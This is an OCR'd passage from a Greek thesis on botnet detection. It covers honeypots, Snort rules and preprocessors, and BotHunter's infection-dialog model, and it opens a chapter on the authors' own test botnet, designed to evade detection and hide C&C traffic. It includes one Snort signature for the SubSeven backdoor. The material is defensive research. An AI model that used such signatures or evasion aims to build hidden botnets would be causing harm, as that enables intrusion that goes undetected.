
- ✓ Τα **χαμηλής αλληλεπίδρασης honeypots** (low interaction) έχουν περιορισμένες δυνατότητες, καθώς προσομοιώνουν μερικά μόνο μέρη, π.χ. τη στοίβα δικτύου. Αυτό που κάνουν είναι να εξομοιώνουν συστήματα και οι δραστηριότητες των επιτιθέμενων περιορίζονται σε αυτό που επιτρέπουν οι εξομοιωμένες υπηρεσίες. Δεν μπορεί να γίνει πλήρης υπονόμευσή τους (compromise), καθώς δεν πρόκειται για πραγματικά συστήματα με πλήρης εφαρμογές. Το πιο γνωστό honeypot αυτής της κατηγορίας είναι το honeyd[19].
- ✓ Τα **υψηλής αλληλεπίδρασης honeypots** (high interaction) παρέχουν ένα ολόκληρο λειτουργικό σύστημα και υπηρεσίες με τις οποίες ο επιτιθέμενος μπορεί να συνδεθεί. Είναι πραγματικοί υπολογιστές με πραγματικές εφαρμογές που οι επιτιθέμενοι μπορούν να παραβιάσουν και να πετύχουν απόλυτο έλεγχο του συστήματος. Το πιο γνωστό honeypot αυτής της κατηγορίας είναι το Honeywall[20]. Στην παρακάτω εικόνα βλέπουμε την αρχιτεκτονική ενός Honeynet. Το 'Honeywall' στη μέση της εικόνας έχει τη δυνατότητα να καταγράφει όλες τις δραστηριότητες των honeypots χωρίς να γίνεται αντιληπτό από τα honeypots αλλά ούτε και από τους επιτιθέμενους [34].

το κυρίως λειτουργικό σύστημα ενός υπολογιστή (host).

[18] Το 'User-mode Linux' (UML) επιτρέπει πολλαπλά εικονικά συστήματα Linux (guests) να τρέχουν σε ένα κανονικό σύστημα Linux (host).

[19] Το 'honeyd' είναι ένα πρόγραμμα ανοικτού κώδικα που επιτρέπει σε ένα χρήστη να εγκαταστήσει και να εκτελεί πολλαπλά εικονικά συστήματα σε ένα δίκτυο υπολογιστών τα οποία μιμούνται υπηρεσίες εξυπηρετητών.

[20] Το 'Honeywall' είναι λογισμικό το οποίο περιλαμβάνει εργαλεία και λειτουργίες για την συλλογή δεδομένων, τον έλεγχο και την ανάλυσή τους.



Γράφημα 12: Αρχιτεκτονική ενός Honeynet

5.1.2 Τα honeypots στην ανίχνευση botnets

Παρόλο που η αξία των honeypots σε μεγάλης κλίμακας δίκτυα είναι περιορισμένη λόγω της δύσκολης εγκατάστασης αλλά και της διαδικασίας ενεργούς ανάλυσης την οποία απαιτούν, σε μικρότερα δίκτυα μπορούν να αποβούν πολύ χρήσιμα στον εντοπισμό botnets.

Όταν το κακόβουλο λογισμικό των bots διεισδύσει σε κάποιο σύστημα honeypot, τότε το λογισμικό αυτό μπορεί να αναλυθεί και να παρακολουθηθεί η δραστηριότητά του. Αυτό σημαίνει ότι όταν το bot συνδεθεί στον C&C εξυπηρετητή η ταυτότητα του εξυπηρετητή θα αποκαλυφθεί. Επομένως μπορούν να συλλεχθούν πολλές πληροφορίες για το bonet όπως η IP διεύθυνση του C&C εξυπηρετητή, οι εντολές του botmaster, καθώς και το όνομα του καναλιού (channel), το ψευδώνυμο (nickname) και ο κωδικός με τον οποίο συνδέεται το bot στην περίπτωση που το κανάλι επικοινωνίας υλοποιείται μέσω ενός IRC εξυπηρετητή. Στην τελευταία περίπτωση του κεντρικοποιημένου IRC ‘Command and Control’, μπορούμε να δημιουργήσουμε ένα ψεύτικο bot το οποίο θα συνδεθεί στο ίδιο IRC κανάλι με το ίδιο ψευδώνυμο και τον ίδιο κωδικό ώστε να παρακολουθεί ποιοι άλλοι είναι συνδεδεμένοι στο κανάλι. Με αυτό τον τρόπο μπορούμε να συλλέξουμε στατιστικά όπως πόσα είναι τα bots κάθε στιγμή και ευαίσθητες πληροφορίες όπως το ποιοι είναι οι στόχοι των επιθέσεων και πότε γίνονται οι επιθέσεις. Τελικά θα μπορούσαμε να μπλοκάρουμε την επικοινωνία από και προς το botnet και να αναφέρουμε τη δραστηριότητά του ώστε να εξουδετερωθεί.

Στα πλαίσια της παρούσας διπλωματικής εργασίας δημιουργήσαμε ένα Honeynet στο εργαστήριο του πανεπιστημίου, συλλέξαμε δικτυακή κίνηση και καταγράψαμε διάφορες επιθέσεις. Όμως, η ανάλυση των τελευταίων και ο περαιτέρω

πειραματισμός με την ανίχνευση botnets σε πραγματική κίνηση θα αποτελέσει αντικείμενο μελέτης μελλοντικής εργασίας.

5.2. Snort

Το Snort είναι ένα δωρεάν ανοιχτού τύπου λογισμικό που λειτουργεί ως σύστημα ανίχνευσης εισβολών (Intrusion Detection System – IDS) αλλά και ως σύστημα παρεμπόδισης εισβολών (Intrusion Prevention System – IPS). Μπορεί να κάνει καταγραφή πακέτων και ανάλυση κίνησης σε πραγματικό χρόνο σε δίκτυα IP. Μπορεί να εκτελεί ανάλυση πρωτοκόλλων, εύρεση και ταίριασμα (matching) περιεχομένου και συνήθως χρησιμοποιείται για να ανιχνεύσει παθητικά ή να μπλοκάρει ενεργά μια ποικιλία δικτυακών επιθέσεων και διερευνήσεων (probes), όπως υπερχειλίσεις buffer[21], κρυφή σάρωση πορτών (stealth scan), διερευνήσεις πρωτοκόλλου SMB (Server Message Block)[22] και προσπάθειες αναγνώρισης (fingerprinting) του λειτουργικού συστήματος ανάμεσα σε πολλά άλλα χαρακτηριστικά [30].

Το Snort χαρακτηρίζεται ως μια «ελαφριά» (lightweight) τεχνολογία ανίχνευσης εισβολών σε σύγκριση με τα εμπορικώς διαθέσιμα αντίστοιχα συστήματα και είναι η πιο ευρέως αναπτυγμένη τεχνολογία ανίχνευσης και παρεμπόδισης εισβολών παγκοσμίως. Ο δημιουργός του είναι ο Martin Roesch και ο κώδικας του είναι γραμμένος στη γλώσσα C.

5.2.1 Τεχνικές ανίχνευσης στο Snort

Αναλυτικότερα το Snort, χρησιμοποιεί για την ανίχνευση μια γλώσσα καθοδηγούμενη από **κανόνες** (rule-driven) η οποία συνδυάζει τα πλεονεκτήματα των μεθόδων ανίχνευσης βασιζόμενων στις **υπογραφές** (signatures), στην ανάλυση των πρωτοκόλλων για εύρεση **ανωμαλιών**, αλλά και γενικότερα στην ανώμαλη συμπεριφορά ως νεότερη τεχνική. Οι μηχανισμοί για τον εντοπισμό ανώμαλης συμπεριφοράς υλοποιούνται κατά κύριο λόγο από κάποιες μονάδες που ονομάζονται **preprocessors** και περιγράφονται πιο κάτω, παρόλο που δίνεται η δυνατότητα να εκφραστεί η ανώμαλη συμπεριφορά και μέσα από ένα κανόνα για την ανάλυση ενός πακέτου ή μιας ροής. Οι κανόνες (rules) περιγράφουν τα χαρακτηριστικά ενός πακέτου που μπορεί να είναι μέρος μια γνωστής επίθεσης. Κάθε ένας από τους κανόνες ουσιαστικά περιγράφει ποια είναι η «εικόνα» ενός βλαβερού πακέτου και επίσης πως πρέπει το Snort να αντιδράσει όταν εντοπίσει κάποια υπογραφή σε κάποιο

[21] Υπερχείλιση (overflow) του buffer είναι μια μη-επιθυμητή περίπτωση κατά την οποία μια διεργασία προσπαθεί να αποθηκεύσει δεδομένα πέραν των ορίων ενός σταθερού-μεγέθους buffer. Το αποτέλεσμα είναι ότι τα επιπρόσθετα δεδομένα επικαλύπτουν παρακείμενες θέσεις μνήμης.

[22] Το 'Server Message Block' (SMB) λειτουργεί σαν ένα πρωτόκολλο δικτύου επιπέδου εφαρμογής που κυρίως χρησιμοποιείται για να παρέχει κοινή (shared) πρόσβαση σε αρχεία, εκτυπωτές, σειριακές πόρτες και διάφορες άλλες επικοινωνίες ανάμεσα στους κόμβους ενός δικτύου.

πακέτο. Το Snort περιλαμβάνει πάνω από 6.000 κανόνες.

Οι κανόνες και οι υπογραφές συχνά χρησιμοποιούνται σαν συνώνυμες λέξεις. Οι διαφορές τους είναι οι εξής:

Οι υπογραφές είναι τα ειδικά χαρακτηριστικά του πακέτου που το χαρακτηρίζουν σαν ύποπτο ή βλαβερό (malicious). Τα χαρακτηριστικά αυτά βρίσκονται στο payload ή στο header του πακέτου και είναι μοτίβα από συμβολοσειρές (string patterns) που χαρακτηρίζονται σαν υπογραφή (signature) ενός «κακού» πακέτου. Γενικά η περιγραφή ενός πακέτου που είναι «κακό», όταν γίνεται με μια υπογραφή είναι στατική. Δηλαδή μια υπογραφή περιγράφει κάποιο υπαρκτό χαρακτηριστικό στο payload ή στο header του πακέτου.

Οι κανόνες περιγράφουν στο Snort ή άλλο IDS τα χαρακτηριστικά ενός πακέτου που μπορεί να είναι μέρος μίας γνωστής επίθεσης καθώς και την ενέργεια που θα εκτελεστεί κατά τον εντοπισμό του. Η περιγραφή ενός πακέτου με ένα κανόνα είναι αρκετά πιο δυναμική. Αφενός, σε ένα κανόνα μπορεί να περιγράφονται περισσότερα του ενός υπαρκτά χαρακτηριστικά στο payload, αφετέρου, μπορούν να περιγράφονται χαρακτηριστικά που δεν πρέπει να έχει ένα πακέτο για να θεωρηθεί ύποπτο. Τέλος, ένας κανόνας μπορεί να περιγράφει μια ολόκληρη ροή και όχι ένα πακέτο, στις περιπτώσεις που γίνεται ανίχνευση εισβολών κρατώντας την 'κατάσταση' (state) των συνδέσεων [5]. Παράδειγμα ενός κανόνα για την ανίχνευση του δούρειου ίππου (trojan) SubSeven είναι το ακόλουθο:

```
    alert tcp $EXTERNAL_NET 27374 -> $HOME_NET any (msg:"BACKDOOR
subseven 22"; flags: A+; content: "|0d0a5b52504c5d3030320d0a|";
reference:arachnids,485; reference:url,www.hackfix.org/subseven/;
sid:103; classtype:misc-activity; rev:4;)
```


Το Snort επιτρέπει την ενσωμάτωση ξεχωριστών υποπρογραμμάτων στον κώδικά του με κομμάτια κώδικα που ονομάζονται 'plug-ins'. Τα plug-ins επιτρέπουν την επέκταση των δυνατοτήτων του Snort χωρίς να χρειάζεται αλλαγή το κύριο σώμα του κώδικά του. Τα plug-ins έχουν σαν κύριο στόχο να επεκτείνουν τις δυνατότητες του Snort. Τα preprocessor plug-ins για παράδειγμα προσθέτουν δυνατότητες ανίχνευσης ανώμαλης συμπεριφοράς. Οι preprocessors είναι σαν μία συμπληρωματική μηχανή του Snort όπου χωρίς αυτούς ορισμένα είδη επιθέσεων δεν θα μπορούσαν να εντοπιστούν. Οι δυνατότητες που προσφέρουν οι preprocessors συνοψίζονται παρακάτω:

- ✓ Αναπτύσσονται σαν 'plug-ins' για να δίνουν στο Snort ευελιξία και επεκτασιμότητα. Και φυσικά για να μπορεί το Snort να ρυθμίζεται ανάλογα με τις ανάγκες του περιβάλλοντος δικτύου που θα χρησιμοποιηθεί.
- ✓ Δίνουν την δυνατότητα στο Snort να χειρίζεται δεδομένα που μοιράζονται σε πάνω από ένα πακέτα όπως τα TCP streams ανασυνθέτοντάς τα.
- ✓ Χρησιμοποιούνται στο Snort για να κανονικοποιούν τα δεδομένα που περιγράφονται με πολλαπλούς τρόπους ('http_decode preprocessor'). Για παράδειγμα αν ένα http request μπορεί να είναι σε Unicode ή σε ASCII, τότε ο

αντίστοιχος preprocessor θα παράγει μια έξοδο (output) από Unicode σε ASCII, ώστε κανόνες που περιγράφονται με ASCII να μπορούν να εφαρμοστούν και σε αιτήματα (requests) σε Unicode.

- ✓ Δίνουν την δυνατότητα στο Snort να εφαρμόζει μεθόδους εντοπισμού που δεν μπορούν να εκφραστούν ακόμα και με τους πιο ευέλικτους κανόνες (π.χ. ταίριασμα ανώμαλης συμπεριφοράς με regular expressions[23]). Για παράδειγμα ο 'portscan preprocessor' που εντοπίζει τις σαρώσεις πορτών βασιζόμενος στην ανώμαλη συμπεριφορά.
- ✓ Οι Preprocessors του Snort μπορούν να προσφέρουν την δυνατότητα στο Snort να εντοπίζει κάποιες επιθέσεις που δεν έχουν γίνει ακόμα κανόνες.

Σκοπός μας δεν είναι να αναλύσουμε τον τρόπο λειτουργίας του Snort, αλλά να αναφερθούμε σε εκείνα τα χαρακτηριστικά του, που επιτρέπουν την κατανόηση των τεχνικών ανίχνευσης που χρησιμοποιεί όπως οι τεχνικές με βάση τις υπογραφές και οι τεχνικές με βάση την ανώμαλη συμπεριφορά. Ακολουθεί μια γενική εικόνα της ροής δεδομένων στο Snort.



Γράφημα 13: Ροή δεδομένων στο Snort

Στο κεφάλαιο 6 θα αναφερθούμε στις δοκιμές που κάναμε με το Snort. Χρησιμοποιήσαμε ένα δικό μας botnet με το οποίο προσπαθήσαμε να παρακάμψουμε τις τεχνικές ανίχνευσης που το Snort χρησιμοποιεί για γνωστούς τύπους επιθέσεων.

5.3. BotHunter

Το BotHunter είναι ένα εργαλείο παθητικής παρακολούθησης ενός δικτύου σχεδιασμένο να αναγνωρίζει τα πρότυπα (patterns) επικοινωνίας των μολυσμένων με κακόβουλο λογισμικό υπολογιστών μέσα στην περίμετρο του δικτύου μας. Χρησιμοποιώντας μια προχωρημένη μηχανή συσχέτισης μολυσματικών γεγονότων βασισμένων στο διάλογο (infection-dialog-based) – εν αναμονή κατοχύρωσης με πατέντα – το BotHunter αποτελεί το πιο εμπεριστατωμένο δικτυακό σύστημα διάγνωσης μολύνσεων από κακόβουλο λογισμικό που είναι διαθέσιμο σήμερα [7].

Το BotHunter είναι μια εφαρμογή σχεδιασμένη να παρακολουθεί τις διπλής

[23] Τα 'regular expressions' παρέχουν ένα σύντομο και σαφή τρόπο αναγνώρισης συμβολοσειρών σε ένα κείμενο, όπως συγκεκριμένοι χαρακτήρες, λέξεις ή πρότυπα χαρακτήρων.

κατεύθυνσης ροές επικοινωνίας ανάμεσα στους εσωτερικούς πόρους και τις εξωτερικές οντότητες, αναπτύσσοντας στοιχεία-ίχνη από ανταλλαγές δεδομένων που ταιριάζουν με μοντέλα ακολουθιών μολυσματικών γεγονότων, κρατώντας κατάσταση (state) για τις συνδέσεις δικτύου. Αποτελείται από μια μηχανή συσχέτισης οδηγούμενη από μια προσαρμοσμένη και επαυξημένη έκδοση του Snort 2, η οποία ανιχνεύει τις συνεπαγόμενες ενέργειες που συμβαίνουν κατά τη διάρκεια της διαδικασίας μόλυνσης με κακόβουλο λογισμικό. Οι ενέργειες αυτές περιλαμβάνουν την εισερχόμενη σάρωση (inbound scanning), την εκμετάλλευση ευπαθειών (exploits), τη μεταφόρτωση εκτελέσιμων αρχείων (egg download), τον εξερχόμενο διάλογο συντονισμού των bots, (outbound dialog), την εξερχόμενη εξάπλωση των επιθέσεων και την κακόβουλη επικοινωνία σε δίκτυα ομοτίμων (P2P). Το BotHunter συσχετίζει τους συναγερμούς εισβολής με πρότυπα εξερχόμενης επικοινωνίας, τα οποία αποτελούν υψηλές ενδείξεις μιας επιτυχούς μόλυνσης κάποιου εσωτερικού υπολογιστή. Όταν μια σειρά από στοιχεία βρίσκονται να ταιριάζουν στο μοντέλο μόλυνσης διαλόγου του BotHunter, μια συγκεντρωτική αναφορά παράγεται για να καταγράψει όλα τα σχετικά γεγονότα και τις πηγές των γεγονότων που έπαιξαν ρόλο κατά τη διάρκεια της διαδικασίας μόλυνσης. Αυτή η αναλυτική στρατηγική ταιριάσματος των ροών διαλόγων ανάμεσα στους εσωτερικούς πόρους του δικτύου μας και το ευρύτερο διαδίκτυο αναφέρεται ως συσχέτιση βασισμένη στο διάλογο (dialog-based correlation) [7].

Η διαφορά του BotHunter από τα παραδοσιακά συστήματα ανίχνευσης εισβολών (IDSs) έγκειται στο ότι τα τελευταία τυπικά εστιάζουν στις εισερχόμενες ροές πακέτων για σημάδια προσπαθειών εισβολής. Τα συστήματα ανίχνευσης εισβολών έχουν την ικανότητα να ανιχνεύουν αρχικές προσπάθειες εισερχόμενων εισβολών και η συχνότητα με την οποία παράγουν σχετικούς συναγερμούς (alarms) σε λειτουργικά δίκτυα είναι καλά τεκμηριωμένη. Όμως η ικανότητα να διακριθεί μια «επιτυχής» μόλυνση ενός τοπικού υπολογιστή από αναρίθμητες καθημερινές σαρώσεις (scans) και προσπάθειες εισβολής είναι πολύ σημαντική για την άμυνα των δικτύων και σ’ αυτό τον τομέα έρχεται να συμβάλλει το BotHunter.

5.3.1 Ανάλυση δικτυακών ροών στο BotHunter

Το BotHunter μοντελοποιεί τα στοιχεία μόλυνσης ως μια σύνθεση συμμετεχόντων και μια χαλαρά ταξινομημένη σειρά από ανταλλαγές διαλόγων στο δίκτυο:

Infection I = <A, V, E, C, P, V', {D}>

όπου **A** = attacker (επιτιθέμενος), **V** = victim (θύμα), **E** = egg download location (τοποθεσία μεταφόρτωσης εκτελέσιμου αρχείου), **C** = C&C server (εξυπηρετητής ‘Comand and Control’), **P** = peer to peer coordination points (σημεία συντονισμού ομοτίμων), and **V'** = the victim's next propagation targets (ο επόμενος στόχος του θύματος – εξάπλωση επίθεσης). Το **{D}** αναπαριστά ένα σύνολο από

αλληλουχίες διαλόγων που αποτελούνται από διπλής κατεύθυνσης ροές που διαπερνούν τα όρια εξόδου του δικτύου μας. Το τρέχον σύνολο {D} με τους διαλόγους μόλυνσης παρέχει κάλυψη ανίχνευσης για τα ακόλουθα οκτώ γεγονότα-αποδείξεις (Evidence):

E1: Εισερχόμενη κακόβουλη σάρωση πορτών

E2: Εισερχόμενη και εξερχόμενη ανίχνευση εκμετάλλευσης ευπαθειών (μολύνσεις πελάτη μέσω web, εκμετάλλευση ευπαθειών Microsoft – RPC, Netbios, επιθέσεις OP/Shell κώδικα μέσω υπερχειλίσεων – εκμετάλλευση ειδικών πορτών, εκμετάλλευση εφαρμογών υψηλών πορτών, επιθέσεις σε προγράμματα περιήγησης, εξερχόμενη αλληλογραφία από μη-SMTP εξυπηρετητή, ανίχνευση εξωτερικών σαρώσεων)

E3: Εξαναγκασμένη μεταφόρτωση / ανίχνευση εγκατάστασης παράνομου λογισμικού (αίτηση μεταφόρτωσης από δούρειο ίππο / κακόβουλο λογισμικό, εντοπισμός στιγματισμένων δυαδικών αρχείων, επικοινωνία με κακόβουλο FTP εξυπηρετητή, μεταφόρτωση / εγκατάσταση κατασκοπευτικού λογισμικού μέσω web)

E4: Ανίχνευση επικοινωνίας 'Command and Control' (περιοδικές συνδέσεις κατασκοπευτικού λογισμικού σε τοποθεσίες ελέγχου, αναφορές επιτυχούς εγκατάστασης κακόβουλου λογισμικού μέσω web, ανίχνευση εντολών κατασκοπευτικού λογισμικού σε εγκαταστημένες συνδέσεις, συνδέσεις διαφημιστικού λογισμικού σε τοποθεσίες ελέγχου, αναγνώριση εισόδων/διαλόγων/εντολών που αντιστοιχούν σε botnet C&C, περιοδική επικοινωνία δούρειων ίππων κυρίως μέσω πορτών web, αναφορές επιτυχούς εισόδου/εγκατάστασης από εφαρμογές σε πόρτες δικτύου, επιστροφές κλήσεων βασισμένες στο DNS, επιστροφές κλήσεων βασισμένων στο SMTP για μη-SMTP υπολογιστές, ανίχνευση καναλιών ελέγχου από IRC botnets

E5/E6: Προετοιμασία επιθέσεων από εσωτερικούς υπονομευμένους υπολογιστές (αναζήτηση εγγραφών DNS τύπου MX – spambots, ερωτήματα DNS συνδεδεμένα με κακόβουλο λογισμικό)


E7: Κανόνες επικοινωνίας υπολογιστών σε δίκτυα ομοτίμων (δραστηριότητα P2P botnets)

E8: Κανόνες δήλωσης μολύνσεων από κακόβουλο λογισμικό (γνωστές διευθύνσεις IP που αντιστοιχούν σε botnets, διευθύνσεις του "Ρωσικού business δικτύου", ανίχνευση εξερχόμενων κακόβουλων σαρώσεων για εξάπλωση των μολύνσεων)

Τα μολυσματικά γεγονότα ή αλλιώς γεγονότα επιθέσεων ακολουθούν μια λογική σειρά η οποία αποτελεί τον κύκλο ζωής των botnets στο BotHunter. Αν και η σειρά αυτή δεν τηρείται πάντα στις ανιχνεύσεις κακόβουλων επιθέσεων του BotHunter θεωρείται ότι τα γεγονότα επιθέσεων συμβαίνουν με συγκεκριμένη σειρά. Οι δημιουργοί του BotHunter υποστηρίζουν ότι η ανάλυση της σειράς των διαλόγων από τα bots πρέπει να είναι ανθεκτική στην απουσία κάποιων γεγονότων διαλόγου και δεν απαιτούν αυστηρή σειρά στα γεγονότα των διαλόγων. Εξάλλου, είναι πιθανό κάποια προαπαιτούμενα γεγονότα να μην ανιχνευθούν, είτε λόγω αδυναμίας ανάλυσης σε περιπτώσεις αυξημένου φόρτου στο δίκτυο, είτε επειδή οι επιθέσεις

είναι καινούριες και άρα μη ανιχνεύσιμες (π.χ. η εκμετάλλευση μιας καινούριας ευπάθειας στο λογισμικό – zero day attack[24]).

Ο κύκλος ζωής των botnets απεικονίζεται στο παρακάτω γράφημα.



Γράφημα 14: Κύκλος ζωής των botnets στο BotHunter

Όπως φαίνεται από το γράφημα, το BotHunter ενσωματώνει αρχική ανίχνευση σαρώσεων και εκμεταλλεύσεων ευπαθειών, περιλαμβάνοντας τις μολύνσεις υπολογιστών-πελατών μέσω του web (π.χ. ευπάθειες στον πρόγραμμα περιήγησης). Η μόλυνση των υπολογιστών μετά ακολουθείται από τη μεταφόρτωση δυαδικών αρχείων, την εγκατάσταση και το συντονισμό (στην περίπτωση των botnets, μολύνσεις από κατασκοπευτικό ή διαφημιστικό λογισμικό). Στη συνέχεια, το μοντέλο μολύνσεων προχωρά με την εξάπλωση-διάδοση των μολύνσεων οι οποίες περιλαμβάνουν δραστηριότητα όπως οι εξωτερικές σαρώσεις, οι εκμεταλλεύσεις ευπαθειών, η αποστολή ανεπίκλητων ηλε-μηνυμάτων (spam) και η προετοιμασία επιθέσεων. Τέλος, το BotHunter περιλαμβάνει την ικανότητα να αναγνωρίζει κακόβουλες μολύνσεις όταν τα εσωτερικά συστήματα παρατηρούνται να προσπαθούν να συνδεθούν σε γνωστούς C&C εξυπηρετητές ή άλλες διευθύνσεις οι οποίες σχετίζονται με τον έλεγχο κακόβουλου λογισμικού (όπως το "Ρωσικό business δίκτυο" - RBN).

5.3.2 Ανίχνευση bots στο BotHunter

Το BotHunter δίνει τη δυνατότητα καταγραφής των ανιχνεύσιμων μολυσματικών γεγονότων - που αναφέρθηκαν στη προηγούμενη ενότητα - και στην περίπτωση ανίχνευσης συγκεκριμένων συνδυασμών γεγονότων επιθέσεων από και προς κάποιο εσωτερικό πόρο του δικτύου μας συμπεραίνει την ύπαρξη προγραμμάτων ρομπότ (bots) στο δίκτυό μας. Αυτό το πετυχαίνει κάνοντας

[24] Η 'zero day attack' (ή zero-hour) είναι μια επίθεση ή απειλή η οποία προσπαθεί να εκμεταλλευθεί άγνωστες, αφανέρωτες ή μη διορθωμένες (patchfree) ευπάθειες εφαρμογών σε υπολογιστές.

συσχέτιση των μολυσματικών διαλόγων που παρατηρούνται ανάμεσα σε κάθε ξεχωριστό υπολογιστή του προστατευόμενου δικτύου και τους έξω από το δίκτυό μας υπολογιστές. Με άλλα λόγια το BotHunter αναζητεί τη σύνδεση εξερχόμενων κακών προτύπων επικοινωνίας με παρατηρούμενη εισερχόμενη δραστηριότητα εισβολών.

Επιπλέον, το BotHunter χρησιμοποιεί τη μηχανή του λογισμικού Snort για την ανίχνευση εισβολών, το οποίο και έχει εμπλουτίσει με κανόνες (rules) για την ανίχνευση εντολών ελέγχου και επιθέσεων που παρατηρούνται στα botnets. Οι συνδυασμοί γεγονότων που οδηγούν το BotHunter στην δήλωση ύπαρξης bot είναι οι τρεις ακόλουθοι:

1) Μόλυνση τοπικού υπολογιστή (γεγονότα E2 ή E3) και ανίχνευση εξερχόμενης κίνησης που αφορά το συντονισμό bots ή την εξάπλωση των επιθέσεων (γεγονότα E4 έως E7).
2) Τουλάχιστο δύο διακριτά σημάδια από εξερχόμενη κίνηση συντονισμού ή κίνηση εξάπλωσης των επιθέσεων (γεγονότα E4 έως E7).
3) Εγκαθίδρυση επικοινωνίας με επιβεβαιωμένους κακόβουλους υπολογιστές ελέγχου botnets ή ιστοχώρων μεταφόρτωσης κακόβουλου λογισμικού (γεγονός E8).

Η ανίχνευση bot στο προστατευόμενο από το BotHunter δίκτυο, έχει ως συνέπεια την παραγωγή συναγερμών και την ταυτόχρονη δημιουργία του προφίλ της μόλυνσης το οποίο περιλαμβάνει τα ακόλουθα στοιχεία:

- ✓ Το υπολογιζόμενο σκορ της μόλυνσης (στο εύρος από 0,8 έως 3,8). Υψηλό σκορ σημαίνει την ύπαρξη ισχυρότερων στοιχείων που οδήγησαν στην δημιουργία του προφίλ μόλυνσης
- ✓ Το χρόνο έναρξης και τη διάρκεια της επίθεσης
- ✓ Τη διεύθυνση IP του υπολογιστή θύματος
- ✓ Τη διεύθυνση IP του υπολογιστή ελέγχου C&C (σε περίπτωση ανίχνευσης κίνησης C&C)
- ✓ Τις διευθύνσεις IP των υπολογιστών στόχων (εξάπλωση μόλυνσης)
- ✓ Τα παρατηρούμενα γεγονότα επιθέσεων με περισσότερα στοιχεία όπως οι πόρτες επικοινωνίας, ο τύπος των εκμεταλλευόμενων ευπαθειών, ο χρόνος που ανιχνεύθηκαν κτλ.

Κεφάλαιο 6 - Προσαρμοσμένο λογισμικό δοκιμών Botnet

Στα πλαίσια της παρούσας εργασίας, η ανάγκη για κατανόηση της λειτουργίας των botnets σε μεγαλύτερο βάθος και η πεποίθηση ότι η κατανόηση περνάει μέσα από τον πειραματισμό, μας οδήγησε στην ανάπτυξη λογισμικού που υλοποιεί τις βασικές λειτουργίες των botnets. Στην πορεία, το λογισμικό αυτό εμπλουτίστηκε με νέες δυνατότητες έτσι ώστε να μπορεί να λειτουργεί σαν ένα πραγματικό αλλά απολύτως ελεγχόμενο botnet. Το λογισμικό που αναπτύχθηκε περιλαμβάνει την υλοποίηση κάποιων βασικών τύπων επιθέσεων, όμως εστιάστηκε κυρίως στην υλοποίηση τεχνικών αποφυγής της ανίχνευσης από τα διαθέσιμα εργαλεία ανίχνευσης σήμερα. Σκοπός μας ήταν να αποκρύψουμε τις κακόβουλες λειτουργίες του λογισμικού όπως οι εξερχόμενες επιθέσεις, αλλά κυρίως να αποκρύψουμε τις λειτουργίες που αφορούν στην επικοινωνία των bots με τον ‘Command and Control’ εξυπηρετητή.


6.1. Περιγραφή χαρακτηριστικών

